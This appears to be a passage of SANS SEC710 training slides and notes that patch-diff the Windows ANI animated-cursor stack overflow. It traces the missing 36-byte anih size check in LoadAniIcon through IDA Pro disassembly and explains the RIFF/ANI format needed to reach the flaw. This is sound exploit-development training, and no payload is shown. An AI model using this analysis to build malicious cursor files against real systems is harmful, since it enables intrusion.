
Interesting Comparisons

There are quite a few comparisons occurring to ASCII characters as identified on the slide. We know based on the vulnerability announcement that it is the ANI file format that is affected. The bottom comparison is "anih" in hex-to-ascii. This is obviously file format data that is being read to determine what code should be executed. We will need to analyze the file format soon to understand what this data means.




Interesting Functions

Although we have little information to go on so far, the _ReadTag() function directly above the comparisons looks like it may be responsible for checking to see what kind of options are used within the file type. We'll get back to that soon.


More on _ReadTag()
• Switch over to IDA Pro, click on the call to _ReadTag() from LoadAniIcon() and press "x" to bring up the xrefs window
xrefs to ReadTag(x,x)
Dir... T Address Text
Up p LoadAniIcon+386 call _ReadTag@8 ;ReadTag
Up p LoadAniIcon+17 call _ReadTag@8 ;ReadTag
p LoadAniIcon+4F call _ReadTag@8 ;ReadTag
p LoadCursorIconFromFileMap(x... call _ReadTag@8 ;ReadTag
D... p LoadCursorIconFromFileMap(x... call _ReadTag@8 ;ReadTag
OK
Cancel
Help
Search
Line 4 of 5
.text:77D653C4 call _ReadTag@8 ; ReadTag(x,x)
.text:77D653C9 test eax, eax
.text:77D653CB jz loc_77D8504D
.text:77D653D1
.text:77D653D1 loc_77D653D1: ; CODE XREF: LoadAniIcon-7Fj
.text:77D653D1 mov eax, [ebp+Dst]
.text:77D653D4 cmp eax, 28716573h
.text:77D653D9 jz loc_77D8502C
.text:77D653DF cmp eax, 5453494Ch
Statistics
Hex View-A
Structure
trCopy@12 ; ReadFilePtrCopy(x,x,x)
; Dst
; int
SANS SEC710 - © 2011

More on _ReadTag()

Jump back over IDA Pro and double-click on the LoadAniIcon() function from the "Matched Functions" tab or the main "Functions" window. This will take you to the disassembly of LoadAniIcon() in which you can locate the same call to _ReadTag() as we saw in BinDiff. Remember to press the spacebar from the graphical view window inside of IDA Pro to switch over to the text-based disassembly view. Once you locate the call to _ReadTag() from within the LoadAniIcon() function, click it once and it should highlight in yellow. Press "x" to bring up the cross-references pop-up box. This box shows us all of the calls to _ReadTag(). Double-click on the box highlighted on the slide, which is the function LoadCursorIconFromFileMap().



LoadCursorIconFromFileMap()
• Let's follow the path...
.text:77D65814 loc_77D65814: ; CODE XREF: LoadCursorIconFromFileMap(x,x,x,x,x,x)+B0↓j
.text:77D65814 ; LoadCursorIconFromFileMap(x,x,x,x,x,x)+388B9↓j
.text:77D65814 lea eax, [ebp+var_28]
.text:77D65817 push eax ; Dst
.text:77D65818 push ebx ; int
.text:77D65819 call _ReadTag@8
.text:77D6581E test eax, eax
.text:77D65820 jz loc_77D9E09B
.text:77D65826 cmp [ebp+var_28], 68696E61h
.text:77D6582D jnz loc_77D9DFEB
.text:77D65833 cmp [ebp+var_24], 24h
.text:77D65837 jnz short loc_77D6588B
.text:77D65839 lea eax, [ebp+var_4C]
.text:77D6583C push eax ; Dst
.text:77D6583D lea eax, [ebp+var_28]
.text:77D65840 push eax ; int
.text:77D65841 push ebx ; int
.text:77D65842 call _ReadChunk@12 ; ReadChunk(x,x,x)
.text:77D65847 test eax, eax
.text:77D65849 jz short loc_77D6588B
.text:77D6584B sub esp, 24h
Another call to _ReadTag, followed by a comparison to anih.
A comparison to 0x24 and a jump if not 0
A call to ReadChunk if cmp is 0
SANS SEC710 - © 2011

LoadCursorIconFromFileMap()

Now that we're inside the function LoadCursorIconFromFileMap() we can see the call to _ReadTag(), followed by a comparison to the ASCII string "anih." Shortly after that is another comparison checking to see if a variable in memory is equal to 0x24. If not, a conditional jump is taken to another location. If the variable is equal to 0x24 a call to the function ReadChunk() is made.

_ReadChunk() (1)

- Click on _ReadChunk() and press "x" to bring up the xrefs pop-up



- LoadAniIcon() also calls ReadChunk()

SANS SEC710 - © 2011

_ReadChunk() (1)

When clicking on the call to ReadChunk() from within the LoadCursorIconFromFileMap() function, we want to press "x" to again bring up the cross-references pop-up. You should quickly notice that there is another call to ReadChunk() from LoadAniIcon(), which is the function that has changed per BinDiff.

_ReadChunk() (2)


- ReadChunk() seems to read in two arguments and make a call to ReadFilePtrCopy()
- Click on ReadFilePtrCopy() and press enter

```
; Attributes: bp-based frame

; int __stdcall ReadChunk(int, int, void *Dst)
_ReadChunk@12 proc near

arg_0= dword ptr  8
arg_4= dword ptr  0Ch
Dst= dword ptr  10h

; FUNCTION CHUNK AT 77D9DE75 SIZE 00000008 BYTES

mov     edi, edi
push    ebp
mov     ebp, esp
push    esi
mov     esi, [ebp+arg_0]
push    edi
mov     edi, [ebp+arg_4]
push    dword ptr [edi+4] ; Size
push    [ebp+Dst]         ; Dst
push    esi               ; int
call    _ReadFilePtrCopy@12 ; ReadFilePtrCopy(x,x,x)
test    eax, eax
jz      short loc_77D658ED
```

SANS SEC710 - © 2011


_ReadChunk() (2)

ReadChunk() seems to read in two arguments and pass them to ReadFilePtrCopy(). Let's check that function.




ReadFilePtrCopy()

ReadFilePtrCopy() calls memcpy() which seems to write data to the stack based on surrounding references to EBP and ESP. We'll need to confirm this later in a debugger. Overall, tracking the original function call to ReadTag(), followed by calls to ReadChunk(), ReadFilePtrCopy(), and memcpy() shows us the progression in which some type of data is eventually copied to the stack. Let's find the vulnerability.



BinDiff - ReadCursorIconFromFileMap()

When going back to the BinDiff to take a look at the function ReadCursorIconFromFileMap(), we can see that there is some type of sanity check after checking to see if what is being read includes "anih." Specifically, there is a comparison instruction to check and see if some variable in memory is equal to 0x24, or 36-bytes. If the comparison is successful, the call is made to ReadChunk() a few instructions down, else we're sent somewhere else.




BinDiff – LoadAniIcon()

It seems as if we have found the likely vulnerability in the function LoadAniIcon(). The patched version of the function on the left includes the check that we've seen elsewhere checking to see if a variable in memory is equal to 36-bytes. The unpatched version on the right calls the ReadChunk() function without first checking to see if the variable in memory is equal to 36-bytes. It looks as if the bounds checking relies on this check, and the stack overflow is likely caused by the lack of this check.

When is LoadAniIcon() Called?


- The only call to LoadAniIcon() is from LoadCursorIconFromFileMap()



SANS SEC710 - © 2011


When is LoadAniIcon() Called?

The only call when checking the xrefs to LoanAniIcon() is from LoadCursorIconFromFileMap(). Let's take a closer look to understand the conditions in which this function call is made.




Conditions

Note that this slide was treated by condensing the output from IDA Pro and removing part of the conditional jumps to only show the path to calling LoadAniIcon(). Starting from the top we see the comparison to check and see if we match the string "anih." If so, we check to see if a variable in memory, likely a size, is equal to 0x24, or 36-bytes. If so, we go and call ReadChunk(). Once ReadChunk() returns we are subtracting 0x24 from ESP and loading another address into ESI. We are eventually getting down to a call to LoadAniIcon, which implies that if there is more data to handle, we call the function. We need to make sure that we can reach this block of code. In order to do this we need to understand more about the file format.


Animated Cursor File Format
• The .ani extension and file format
– Used for animated cursors
– Based on Resource Interchange File Format (RIFF)
– Contains metadata about the file
• Author, Title, Length, etc...
• Files broken into chunks containing a tag, size and data
– Multiple image files make up the animation
– Time delay between files is called frame timing
SANS SEC710 - © 2011

Animated Cursor File Format

At this point we need to analyze the animated cursor file format. Files containing the .ani extension are files used for animated cursors. The file format is based on the well-documented Resource Interchange File Format (RIFF). The start of the file contains metadata, which holds information about the author, title, and length of the file. Files are broken up into chunks that contain three primary components, a tag which identifies the file, a 4-byte integer which represents the size, followed by the actual data. Multiple image files are pieced together with a time delay in-between to make up the animation.



Resource Interchange File Format (RIFF)

The following RIFF description was taken from:
http://www.digitalpreservation.gov/formats/fdd/fdd000025.shtml

RIFF (Resource Interchange File Format) is a tagged file structure for multimedia resource files. Strictly speaking, RIFF is not a file format, but a file structure that defines a class of more specific file formats, some of which are listed here as subtypes. The basic building block of a RIFF file is called a chunk. Chunks are identified by four-character codes and an application such as a viewer will skip chunks with codes it does not recognize. The basic chunk is a RIFF chunk, which must start with a second four-character code, a label that identifies the particular RIFF "form" or subtype. Applications that play or render RIFF files may ignore chunks with labels they do not recognize. Chunks can be nested. The RIFF structure is the basis for a few important file formats but has not been used as the wrapper structure for any file formats developed since the mid 1990s.

As shown on the slide, The RIFF structure is set up to first contain an ID of "RIFF", followed by a 4-byte size field for the overall RIFF chunk. Following the size field is the Form Type, which is also 4-bytes. Following the Form Type is the LIST chunk data, which starts with an ID and size. There is support for multiple nested chunks, called subchunks on the slide. Let's focus in on ANI's use of the RIFF format.

Extensive information on RIFF can be found at http://www.kk.iij4u.or.jp/~kondo/wave/mpidata.txt.

ANI File Format In-Depth (1)

- Start with RIFF followed by size
- Form type is ACON for ANI
- Header chunk is anih for animated cursor
- Following anih is data specific to the ANI file format

Name	ID
RIFF	HeaderID = 'ACON'
anih	header chunk
LIST	HeaderID = 'fram'
icon	single frame
...	
seq	(optional) specifies the display sequence of frames. Notice the space after the 'q'.
rate	(optional) specifies the display timing of frames

http://www.daubnet.com/en/file-format-ani

SANS SEC710 - © 2011

ANI File Format In-Depth (1)

On the slide is a diagram taken from http://www.daubnet.com/en/file-format-ani, which shows the RIFF structure. From this we can understand the formatting of the RIFF chunk data and proceeding chunks. Remember that RIFF calls the different supported file formats "Tags" and is made up of "Chunks." This helps to clarify the function names we've been dealing with so far, ReadTag() and ReadChunk(). LoadCursorIconFromFileMap()'s name suggests that the function is responsible for reading in animated cursor data from a file. The following information comes from http://www.wotsit.org/download.asp?f=ani&sc=332127320 and was written by R. James Houghtaling. This information can be used to perform analysis and understanding of the ANI file format.

This is a paraphrase of the format. It is essentially just a RIFF file with extensions... (view this monospaced). This info basically comes from the MMDK (Multimedia DevKit).

```
"RIFF" {Length of File}
  "ACON"
    "LIST" {Length of List}
      "INAM" {Length of Title} {Data}
      "IART" {Length of Author} {Data}
    "fram"
      "icon" {Length of Icon} {Data}     ; 1st in list
      ...
      "icon" {Length of Icon} {Data}     ; Last in list  (1 to cFrames)
  "anih" {Length of ANI header (36 bytes)} {Data}  ; (see ANI Header TypeDef )
  "rate" {Length of rate block} {Data}     ; ea. rate is a long (length is 1 to cSteps)
  "seq " {Length of sequence block} {Data} ; ea. seq is a long (length is 1 to cSteps)
```

-END-

Any of the blocks ("ACON", "anih", "rate", or "seq ") can appear in any order. I've never seen "rate" or "seq " appear before "anih", though. You need the cSteps value from "anih" to read "rate" and "seq ". The order I usually see the frames is: "RIFF", "ACON", "LIST", "INAM", "IART", "anih", "rate", "seq ", "LIST", "ICON". You can see the "LIST" tag is repeated and the "ICON" tag is repeated once for every embedded icon. The data pulled from the "ICON" tag is always in the standard 766-byte .ico file format.

ANI File Format In-Depth (2)

- Header chunk ID is anih
- Followed by the 4-byte size field
  - Should be 36 bytes for anih header
- All fields shown in this diagram comes to 36-bytes
  - Most are optional
  - Can simply hold 0's
- RIFF chunk needs at least two subchunks, one for anih header and a LIST chunk

Structure of the 'anih' header chunk.

Name	Size	Description
HeaderSize	4 bytes	size of this structure (=36)
NumFrames	4 bytes	number of stored frames in this animation
NumSteps	4 bytes	number of steps in this animation
Width	4 bytes	total width in pixels
Height	4 bytes	total height in pixels
BitCount	4 bytes	number of bits/pixel ColorDepth = 2BitCount
NumPlanes	4 bytes	=1
DisplayRate	4 bytes	default display rate in 1/60s (Rate = 60 / DisplayRate fps)
Flags	4 bytes	currently only 2 bits are used
reserved	bits 31..2	unused =0
SequenceFlag	bit 1	TRUE: File contains sequence data
IconFlag	bit 0	TRUE: Frames are icon or cursor data FALSE: Frames are raw data

http://www.daubnet.com/en/file-format-ani

SANS SEC710 - © 2011

ANI File Format In-Depth (2)

On this slide is the ANI chunk data, consisting of 36-bytes. Many of the fields are optional, but we must at least include the header type of "anih" followed by a 4-byte size and include a LIST chunk. The rest of the required fields will become apparent during our testing.

The following data, also taken from http://www.wotsit.org/download.asp?f=ani&sc=332127320 helps to clarify the ANI header structure.


- All {Length of...} are 4byte DWORDs.
- ANI Header TypeDef:

```
struct tagANIHeader {
  DWORD cbSizeOf; // Num bytes in AniHeader (36 bytes)
